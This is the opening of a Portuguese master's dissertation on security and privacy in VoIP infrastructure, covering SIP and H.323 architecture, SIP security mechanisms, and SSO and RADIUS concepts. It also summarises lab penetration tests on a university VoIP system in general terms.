FACULDADE DE ENGENHARIA DA UNIVERSIDADE DO PORTO

Segurança e Privacidade numa Infraestrutura de VoIP

Bruno Tiago Correia Jorge

Mestrado Integrado em Engenharia Eletrotécnica e de Computadores

Orientador: Professor João Manuel Couto das Neves

24 de fevereiro de 2017

Resumo

A tecnologia *Voice over Internet Protocol* (VoIP) tem vindo a sofrer um crescente interesse na sua aplicabilidade, nomeadamente por empresas. Este serviço permite, através da Internet, efetuar chamadas de voz e vídeo, enviar mensagens, partilhar ficheiros, realizar conferências, entre outros.

O aumento da sua utilização deve-se, principalmente, ao facto de apresentar custos baixos e apelativos, disponibilizar uma maior quantidade e qualidade de serviços e por fornecer maior cobertura de rede, desde que exista acesso à Internet, em relação à Rede Publica Comutada Tradicional (PSTN) e à rede móvel como, por exemplo, 3G e 4G. No entanto, embora já utilizado em larga escala, é crucial a sua compreensão e avaliação em diferentes contextos.

Desta forma, a presente dissertação pretende, numa primeira fase, o estudo de alguns sistemas comerciais VoIP, com o intuito de analisar as suas características a nível de infraestrutura de rede, serviços prestados e mecanismos de segurança. Posteriormente, tendo em conta o facto da comunicação ser efetuada através da Internet, configuraram-se dois cenários controlados numa bancada de laboratório, que pretende simular um ambiente empresarial, nomeadamente a comunicação entre duas empresas, com o objetivo de realizar testes de intrusão, de forma a analisar e avaliar os riscos de segurança e privacidade. Assim torna-se possível zelar pela segurança e privacidade que, neste contexto, têm vindo a ser comprometidas em prol de eficiência.

Após a realização destes testes de intrusão, uma vez que se tinha acesso ao *PolySpeak*, sistema criado pela Faculdade de Engenharia da Universidade do Porto (FEUP), realizaram-se os mesmos tipo de testes de modo a identificar eventuais falhas de segurança e privacidade. Neste sistema, foram identificadas algumas vulnerabilidades, como por exemplo, descobrir extensões bem como todos os equipamentos da rede VoIP, capturar o tráfego e executar *Denial of Service* (DoS) à própria rede.

Em ambos as situações foi possível verificar as vulnerabilidades existentes a cada tipo de ataque.

Tendo em conta os resultados obtidos na análise anterior, são propostas recomendações, de forma a mitigar os riscos e potenciar uma maior segurança e privacidade numa infraestrutura deste género.

Abstract

Voice over Internet Protocol (VoIP) technology has seen growing interest, especially from companies. This service allows voice and video calls to be made over the Internet, as well as exchanging messages, sharing files, or making conference calls.

Its growing usage is due mainly to the fact that it is of a lower cost, allows for a larger quantity and quality of service and gives wider network coverage, as long as there is Internet access, when compared with the Public Switched Telephone Network (PSTN) or mobile networks like 3G or 4G. However, although VoIP technology is already used in a large scale, it's crucial to understand and evaluate it in different contexts.

This dissertation studies, in a first stage, several different commercial VoIP systems, in order to analyse its traits when it comes to network infrastructure, services rendered and security mechanisms. Afterwards, taking into account the fact that communication takes place over the Internet, two different controlled scenarios were configured in the lab, in order to simulate a corporate environment, namely the communication between two companies, to perform tests on intrusion and evaluate security and privacy risks. This makes it possible to be careful of safety and privacy, which have been compromised in this context in the favour of efficiency.

After performing these intrusion tests, once having obtained access to PolySpeak, a system created by the Porto University School of Engineering (FEUP), the same kind of tests were performed in order to identify any flaws in security and privacy. In this system, a few vulnerabilities were found, such as the ability to discover extensions and all VoIP network equipment's, capture traffic and execute Denial of Service (DoS) on the network itself.

In both situations, vulnerabilities were found with each kind of attack.

Considering the results that were obtained in the previous analysis, recommendations are offered, in order to minimize risks and provide greater security and privacy to this sort of infrastructure.

Agradecimentos

Esta dissertação representa o culminar de etapa muito importante, o alcançar do objetivo pretendido.

Agradeço, desde já, ao meu orientador, Professor João Neves, por me ter proporcionado a oportunidade de trabalhar na área de Redes e Serviço, por toda a ajuda, apoio e conhecimentos transmitidos.

Não tenho palavras suficientes para agradecer aos meus Pais, por me terem permitido o alcance deste objetivo, por estarem sempre a meu lado e, principalmente, por acreditarem sempre em mim. Quero também agradecer ao meu avô Manuel por toda a preocupação, dedicação e confiança que sempre depositou em mim.

Não podia deixar de agradecer à minha namorada, Rita Gaspar, por estar incondicionalmente ao meu lado, por acreditar sempre em mim, por ser o meu maior apoio, por toda a paciência e preocupação. Pela força e motivação nos momentos menos bons que atravessei ao longo deste percurso. Quero também agradecer à tua mãe, por toda a preocupação, apoio e palavras de conforto.

Ao Pedro, por estar comigo todos estes anos e me apoiar em todos os momentos, por não me deixar desanimar, pela ajuda, pela amizade! À Xana, pela ajuda, apoio e disponibilidade.

Ao Erick e ao Paulo Silva, pelo apoio, companheirismo e amizade durante estes últimos dois anos.

Ao Bruno, ao João, ao Leonel, ao Paulo Vaz, ao Tiago, ao Ulisses, por toda a ajuda e apoio.

Bruno Jorge

" Success consits of going from failure
to failure without loss of enthusiasm"

Wiston Churchil

Conteúdo

Lista de Figuras

Lista de Tabelas

Abreviaturas e Acrónimos

AD	*Active Directory*
CUCM	*Cisco Unifield Communications Manager*
DHCP	*Dynamic Host Configuration Protocol*
DNS	*Domain Name System*
DoS	*Denial of Service*
ECDH	*Elliptic Curve Diffie-Hellman*
eduroam	*Education Roaming*
FEUP	Faculdade de Engenharia da Universidade do Porto
FTP	*File Transfer Protocol*
HTTP	*Hypertext Transfer Protocol*
HTTPS	*Hyper Text Transfer Protocol Secure*
IDS	*Intrusion Detection System*
IETF	*Internet Engineering Task Force*
IP	*Internet Protocol*
iPBX	IP PBX
IPSec	IP *Security*
ITU-T	*International Telecommunication Union Telecommunication Standardization Sector*
IVR	*Interactive Voice Response*
KGF	*Key Generation Function*
LDAP	*Lightweight Directory Access Protocol*
MAC	*Media Access Control Address*
MCU	*Multi Control Unit*
MIME	*Multipurpose Internet Mail Extensions*
MITM	*Man-In-The-Middle*
NAS	*Network-Attached Storage*
NAT	*Network Address Translation*
NTLM	*NT LAN Manager*
PAT	*Port Address Translation*
PBX	*Private Branch Exchange*
PPTP	*Point-to-Point Tunneling Protocol*
PSTN	*Public Switched Telephone Network*
QoS	*Quality of service*
RADIUS	*Remote Authentication Dial-In User Service*
RSVP	*Resource Reservation Protocol*
RTCP	*Real-Time Control Protocol*
RTMT	*Real-Time Monitoring Tool*
RTP	*Real-Time Transport Protocol*
RTSP	*Real Time Streaming Protocol*
SAP	*Session Announcement Protocol*

SCCP	*Skinny Client Control Protocol*
SDP	*Session Description Protocol*
SIP	*Session Initiation Protocol*
S/MIME	*Secure/Multipurpose Internet Mail Extension*
SMTP	*Simple Mail Transfer Protocol*
sms	*Short Message Service*
SPIT	*Spam Over Internet Telephony*
SRTP	*Secure Real-Time Transport Protocol*
SSL	*Secure Sockets Layer*
SSO	*Single Sign-On*
TCP	*Transmission Control Protocol*
TLS	*Transport Layer Security*
UA	*User Agent*
UAC	*User Agent Client*
UAS	*User Agent Server*
UCoIP	*Unified Communications Over IP*
VLAN	*Virtual LAN*
VoIP	*Voice over Internet Protocol*
VPN	*Virtual Private Network*
WPA2	*Wi-Fi Protected Access II*

Capítulo 1

Introdução

1.1 Contexto

A utilização da tecnologia *Voice Over Internet Protocol* (VoIP) tem vindo a crescer por vários motivos, de onde se destacam o facto de possuir custos baixos e flexíveis, bem como os serviços prestados, quando comparados com a Rede Pública Comutada Tradicional (PSTN) e com a rede móvel telefónica como, por exemplo, 3G e 4G. O sistema VoIP permite transmitir voz e dados sobre o *Internet Protocol* (IP), o que possibilita efetuar chamadas de voz e vídeo, enviar mensagens e realizar conferências de vídeo com partilha de ficheiros, através da Internet. Também está implementada a disponibilidade dos serviços de *voicemail* e *Interative Voice Responce* (IVR), associados ao *Private Branch Exchange* (PBX).

O serviço VoIP pode assentar na recomendação H.323 da *International Telecommunication Union Telecommunication Standardization Sector* (ITU-T) ou na *Multimedia Architecture* do *Internet Engineering Task Force* (IETF), que utiliza o *Session Initiation Protocol* (SIP) como protocolo de sinalização. Esta dissertação pretende ter como foco a solução da IETF.

Os serviços fornecidos pelo VoIP são possíveis devido aos componentes do sistema (Servidor, *Gateway* e Terminal) e aos protocolos utilizados. Existem duas referências que podem ser utilizadas pela tecnologia, tais como o protocolo SIP para sinalização, o que permite estabelecer, modificar ou terminar sessão, e *Real-Time Transport Protocol* (RTP), responsável pela entrega dos dados multimédia.

Uma vez que toda a comunicação é efetuada através da Internet e devido: à simplicidade dos protocolos utilizados, à diferença de custos comparativamente com outros serviços e à grande adoção por parte de empresas; o serviço VoIP tem sido alvo de diversos ataques, fazendo com que a sua disponibilidade, integridade e confidencialidade sejam comprometidas.

Assim, justifica-se efetuar uma análise dos riscos de segurança e privacidade de uma infraestrutura VoIP, de modo a identificar eventuais pontos críticos e falhas com o intuito de encontrar uma proposta de recomendação para mitigar os riscos.

1.2 Objetivos

Esta dissertação pretende efetuar uma avaliação dos riscos da segurança e privacidade de uma infraestrutura VoIP, desde os servidores até aos terminais e rede que os interliga.

Pressupõe a realização dos seguintes objetivos:

- Avaliar os riscos de segurança e privacidade;
- Identificar eventuais pontos críticos;
- Propor recomendações para mitigar as falhas identificadas;
- Especificar os procedimentos para mitigar os riscos.

1.3 Motivação

O serviço VoIP tem sido muito adotado, tanto por empresas como por utilizadores particulares, principalmente por apresentar custos reduzidos, quantidade e qualidade de serviço. Os terminais para os utilizadores podem ser implementados em *hardware* dedicado, como telefones, ou *software* a correr em dispositivos móveis e computadores, sendo designados de *Softphones*.

Esta tecnologia possui inúmeras vantagens em relação aos serviços de telefone móvel e fixo como, por exemplo, permitir efetuar chamadas em qualquer local onde exista acesso à Internet, possuir boa capacidade de cobertura (possibilidade de existir cobertura onde não exista nenhum dos outros serviços, desde que exista acesso à Internet) e ser muito útil para a indústria e empresas.

Uma vez que a comunicação VoIP é realizada através da Internet, tal como expectável, a segurança e a privacidade ficam comprometidas. Até hoje, os protocolos utilizados foram criados com a finalidade de serem eficientes, ainda que sem a preocupação de segurança e privacidade.

Assim, surge a necessidade de analisar toda a arquitetura, tanto a nível de protocolos, como de equipamentos e rede, de forma a identificar os eventuais pontos onde possam existir falhas de segurança, com o objetivo de se encontrar solução para os problemas.

1.4 VoIP – *Voice over Internet Protocol*

O VoIP tem sido alvo de diversos ataques devido às suas fragilidades, assim, esta secção do documento pretende analisar a infraestrutura e protocolos utilizados, bem como alguns dos sistemas VoIP mais relevantes do mercado, com o intuito de identificar pontos críticos e respetivas propostas para os mitigar.

1.4.1 Conceitos introdutórios

O serviço VoIP permite transmitir voz e dados sobre IP, proporcionando aplicações multimédia através da Internet. Permite efetuar chamadas de voz e vídeo, enviar mensagens e realizar conferências de vídeo com partilha de ficheiros, através da Internet, possuindo ainda outros serviços

(*voicemail* e IVR), associados ao IP PBX (iPBX). Tudo isto é possível devido aos componentes do sistema e protocolos utilizados, ambos explicitados nas secções 1.4.2 e 1.4.3.

Segundo Housam et al. [2], as redes baseadas em IP têm que proporcionar segurança, qualidade de serviço e confiança. Isto deve-se ao facto destas incluírem a necessidade de serem flexíveis devido à convergência de voz e dados, trazendo requisitos adicionais de segurança. A disponibilidade é dos requisitos mais importantes. A Internet é vulnerável a ataques anónimos, devido à sua arquitetura e padrões abertos como o SIP e, por isso, é necessário manter os atacantes afastados da infraestrutura VoIP e implementar novos mecanismos de segurança [3]. Uma vez que o VoIP utiliza a Internet como meio de comunicação, adquire as vulnerabilidades e as ameaças nela existentes.

1.4.2 ITU-H.323

Tal como está especificado na "*Recommendation* H.323 (11/96)" [4], o H.323 surgiu em 1996 pela ITU-T. É uma especificação que prevê um conjunto de recomendações e protocolos, proporcionando alguns serviços como chamadas e vídeochamadas, conferências e videoconferências.

A ITU-T possui a recomendação H.323, onde são especificados sistemas de comunicação multimédia em redes IP, descreve como a comunicação se efetua entre os terminais, os serviços disponíveis, os equipamentos de rede, os protocolos e os *codecs* utilizados.

Em relação aos protocolos, utiliza o RTP e *Real-Time Transport Control Protocol* (RTCP) para transporte e controlo de multimédia, mencionados em 1.4.3 e, por outro lado, recorre a diversos *codecs*, tanto para vídeo, áudio como para controlo do sistema, conforme visível na Figura 1.1.




Figura 1.1: Organização de protocolos e *codecs* H.323

No que diz respeito aos *codecs* de áudio pode utilizar o G.711, G.723 e o G.729. Os dois primeiros utilizam a banda dos 300-3400 Hz, no entanto o G.711 tem um *bit rate* superior. O G.729

tem um *bit rate* inferior aos anteriores e é o mais utilizado em aplicações VoIP. Relativamente aos *codecs* de vídeo recorre ao H.261 ou ao H.263, que diferem em termos de resolução e de *bit rate*, no sentido em que o H.263 possibilita resoluções de vídeo superiores e o *bit rate* apenas é limitado pela rede. Por fim, no que concerne aos protocolos para controlo do sistema, realça-se o H.225.0, que permite controlar o registo, admissão e estado do sistema, o Q.931, responsável pelo controlo de chamadas, e o H.245, que permite controlar a abertura e fecho de canais lógicos para transportar *streams* multimédia.

Para que seja possível efetuar comunicação multimédia necessita dos seguintes elementos de rede:

- **Terminal:** dispositivos localizados no fim da linha que apresentam como função criar e receber chamadas e/ou *streams* multimédia. Podem ser telefones fixos ou *softphones*, que funcionam através de *software*.

- ***Gateway*:** efetua a compressão e descompressão de voz, encaminhamento de chamadas bem como o empacotamento, que corresponde à captura de chamadas circundantes [5]. São também responsáveis por efetuar a comutação de diferentes sistemas de sinalização e entre diferentes endereços de rede IPv4/IPv6.

- ***Gatekeeper*:** centraliza os pedidos de chamada e gere a largura de banda dos terminais, com o intuito de evitar sobrecarga da rede, sendo considerado um componente opcional.

- ***Multi Control Unit (MCU)*:** conforme o anterior também centraliza os pedidos de chamada mas, ao contrário do anterior, possibilita a ligação de três ou mais utilizadores em simultâneo.

1.4.3 SIP - *Session Initiation Protocol*

De acordo com o RFC 2543 [6], o protocolo SIP foi criado em 1999 por *Hennin Schulzrinne* e *Mark Handley*, sendo um protocolo da camada de aplicação que permite criar, modificar e terminar sessões de comunicação multimédia. Atualmente o SIP é utilizado como protocolo de sinalização padrão para a tecnologia VoIP, devido à sua flexibilidade, funções de integração e compatibilidade com os dispositivos. Os prestadores de serviços VoIP, *smartphones* e equipamentos sem fios também preferem utilizar o SIP com protocolo de sinalização [7].

Para que o SIP possa lidar com sessões multimédia através da Internet, possui os seguintes elementos de rede (Figura 1.2):

- ***User Agent* (UA):** como especificado no RFC 2543 [6], UA é uma aplicação que engloba os *User Agent Client* (UAC) e o *User Agent Server* (UAS). O UAC é responsável por iniciar pedidos (registar, convidar, desligar e cancelar). O UAS é uma aplicação servidor que estabelece contacto com o utilizador quando recebe pedidos SIP, retornando a resposta em nome do utilizador. Perante a resposta, o pedido é aceite, rejeitado ou redirecionado.

- **Servidor de Registo (*Registrar*):** recebe os pedidos de registo dos utilizadores e armazena as suas localizações e prioridades numa base de dados.
- **Servidor *Proxy*:** recebe os pedidos de um UA e encaminha-os para o UA que recebe o pedido. Os pedidos podem ser realizados diretamente ou através de um outro servidor que esteja mais próximo do recetor.
- **Servidores de Redirecionamento:** recebe um pedido de sessão e fornece informação relativamente ao *next hop server*, para posterior envio de pedido ao destinatário.




Figura 1.2: Arquitetura geral do SIP

O SIP utiliza facilidades de outros protocolos como *Session Description Protocol* (SDP), que faz a negociação de multimédia, RTP/RTPC, responsável por assegurar o transporte em tempo real, *Dynamic Host ConFiguration Protocol* (DHCP) e *Domain Name System* (DNS), que lidam com a mobilidade e a resolução de nomes, *Hypertext Transfer Protocol* (HTTP), que efetua a formatação de mensagens e o *Multipurpose Internet Mail Extensions* (MIME), que é responsável pela codificação das mensagens. No entanto, utiliza ainda outros protocolos como o *Session Announcement Protocol* (SAP), que serve para anunciar sessões multimédia através de *multicast*, o *Real Time Streaming Protocol* (RTSP), para controlo de distribuição de *streams* multimédia, e o *Resource Reservation Protocol* (RSVP), que tem como função a reserva de recursos sendo obrigatório nos utilizadores finais e opcional nos *routers*. A organização dos protocolos pode ser observada na Figura 1.3.

Para efetuar o registo no servidor existe uma primeira fase, onde é enviado um pedido de registo sem credenciais. Como é negado pelo servidor, é posteriormente enviado um desafio (*nounce*). De seguida, é efetuado um novo pedido de registo com credenciais e com a resposta ao desafio. Este processo pode ser observado na Figura 1.4.




Figura 1.3: VoIP - organização dos protocolos utilizando SIP para a sinalização [8]




Figura 1.4: Cenário de registo SIP

Após a realização do registo, quando se pretende efetuar uma chamada, o cenário de sinalização segue o processo representado na Figura 1.5.




Figura 1.5: Cenário de sinalização de uma chamada

O SIP contém algumas defesas que o tentam proteger contra eventuais ataques, sendo elas:

- ***IP Security (IPSec)*:** proporciona segurança ponto-a-ponto, exigindo uma relação de confiança pré-estabelecida entre as entidades comunicantes, uma vez que os nós intermediários também participam na comunicação [7].

- ***Transport Layer Security (TLS)*:** utiliza criptografia de chaves públicas, o que faz com que não seja necessária nenhuma confiança pré-estabelecida. A solução SIP sobre TLS utiliza mais recursos e, por consequência, a latência aumenta. Para além disso, não garante proteção, pois o último *hop* não é encriptado [7].

- ***Secure/Multipurpose internet mail extension (S/MIME)*:** garante privacidade *end-to-end*, integridade e proporciona proteção contra personificação. Encapsula as mensagens SIP no formato MIME mas, por outro lado, cria um *overhead* muito grande o que, consequentemente, aumenta o custo de processamento de uma mensagem SIP [7].

- ***TLS & S/MIME*:** de acordo com [7], em algumas situações, nomeadamente na presença de um *Parser Attack* (subsecção 2.3.1), é desejável usar TLS e S/MIME simultaneamente, o

que causa um problema, uma vez que o servidor *proxy* do SIP necessita de campos específicos do cabeçalho para autenticação. Este conjunto de ferramentas pode ser utilizada no SIP para segurança, contudo o problema de segurança *hop-by-hop* não é eliminado [9].

- ***Secure Real-Time Transport Protocol (SRTP)*:** proporciona autenticação, privacidade e integridade dos dados multimédia. Utiliza encriptação e *keyed hash* para facilitar a confidencialidade e autenticação, respetivamente, mas requer uma chave partilhada de confiança pré-estabelecida [7].

Uma vez que os serviços existentes no VoIP utilizam a Internet como rede de interligação, torna o sistema mais vulnerável a ameaças de segurança devido ao facto do sistema VoIP herdar as vulnerabilidades e ameaças da Internet. Embora apresente defesas, este protocolo possui alguns problemas como o facto das conversações nos telefones serem transmitidas em claro, sem qualquer cifra, através da Internet, e devido à sua fraca autenticação [3]. Segundo a análise de segurança apresentada por Koh et al. [10], o SIP é a principal causa dos ataques ao VoIP, na medida em que apresenta um esquema de autenticação ineficiente. Este facto aliado a redes IP inseguras que permitem um fácil acesso à rede de comunicação, provoca um maior impacto à vulnerabilidade do processo de autenticação, uma vez que o atacante tem mais facilidade em intercetar, por exemplo, este processo. Assim, após aceder aos pacotes SIP, nomeadamente à mensagem "REGISTER", o atacante pode utilizar esses dados para se autenticar como um utilizador legítimo.

Desta forma, ambas as arquiteturas apresentam o objetivo de proporcionar o serviço VoIP, mas com abordagens distintas.

A presente dissertação pretende incidir no estudo e utilização do SIP, dado que atualmente demonstra ser a arquitetura padrão, por permitir utilizar qualquer protocolo de transporte, apresentar maior escalabilidade e possibilitar uma implementação menos complexa, quando comparado com o H.323.

1.5 Conceitos importantes de segurança

Nesta secção pretende-se ilustrar e definir alguns dos principais conceitos de segurança inerentes aos sistemas VoIP mais relevantes do mercado e, alguns deles tidos em consideração no presente trabalho.

1.5.1 *Single Sign-On (SSO)*

O *Single Sign-On* (SSO) [11] é um serviço de autenticação de utilizador e sessão para um ou vários serviços. Neste sentido, apenas com dados de *login* (nome de utilizador e palavra-passe), é possível autenticar um dado utilizador em diferentes serviços e aplicações.

Embora seja apelativo para os utilizadores, na medida em que facilita o acesso a diferentes serviços e aplicações, apresenta alguns riscos de segurança. Mais especificamente, caso um atacante consiga obter as credenciais de acesso do SSO, fica com acesso a todas as aplicações e serviços de

um determinado utilizador. No entanto, disponibiliza duas alternativas para melhorar a segurança: autenticação de dois fatores ou autenticação multifatorial. O primeiro tipo de autenticação é considerado um processo de segurança no qual o utilizador dispõe de dois fatores para ser comprovada a sua identidade. No caso de autenticaçã multifatorial, conforme o nome indica, combina mais de duas credenciais por forma a criar uma defesa em camadas, dificultando acessos indesejados.

1.5.2 *Remote Authentication Dial-In User Service (RADIUS)*

O RADIUS é um protocolo cliente/servidor da camada de aplicação, que pode utilizar como protocolo de transporte o TCP ou UDP. Fornece gestão centralizada de autenticação, autorização e contabilidade a um utilizador que use um serviço de rede. Adicionalmente, permite gerir o acesso à Internet, redes internas, redes *wireless* e serviços.

1.5.3 *ARP Poisoning*

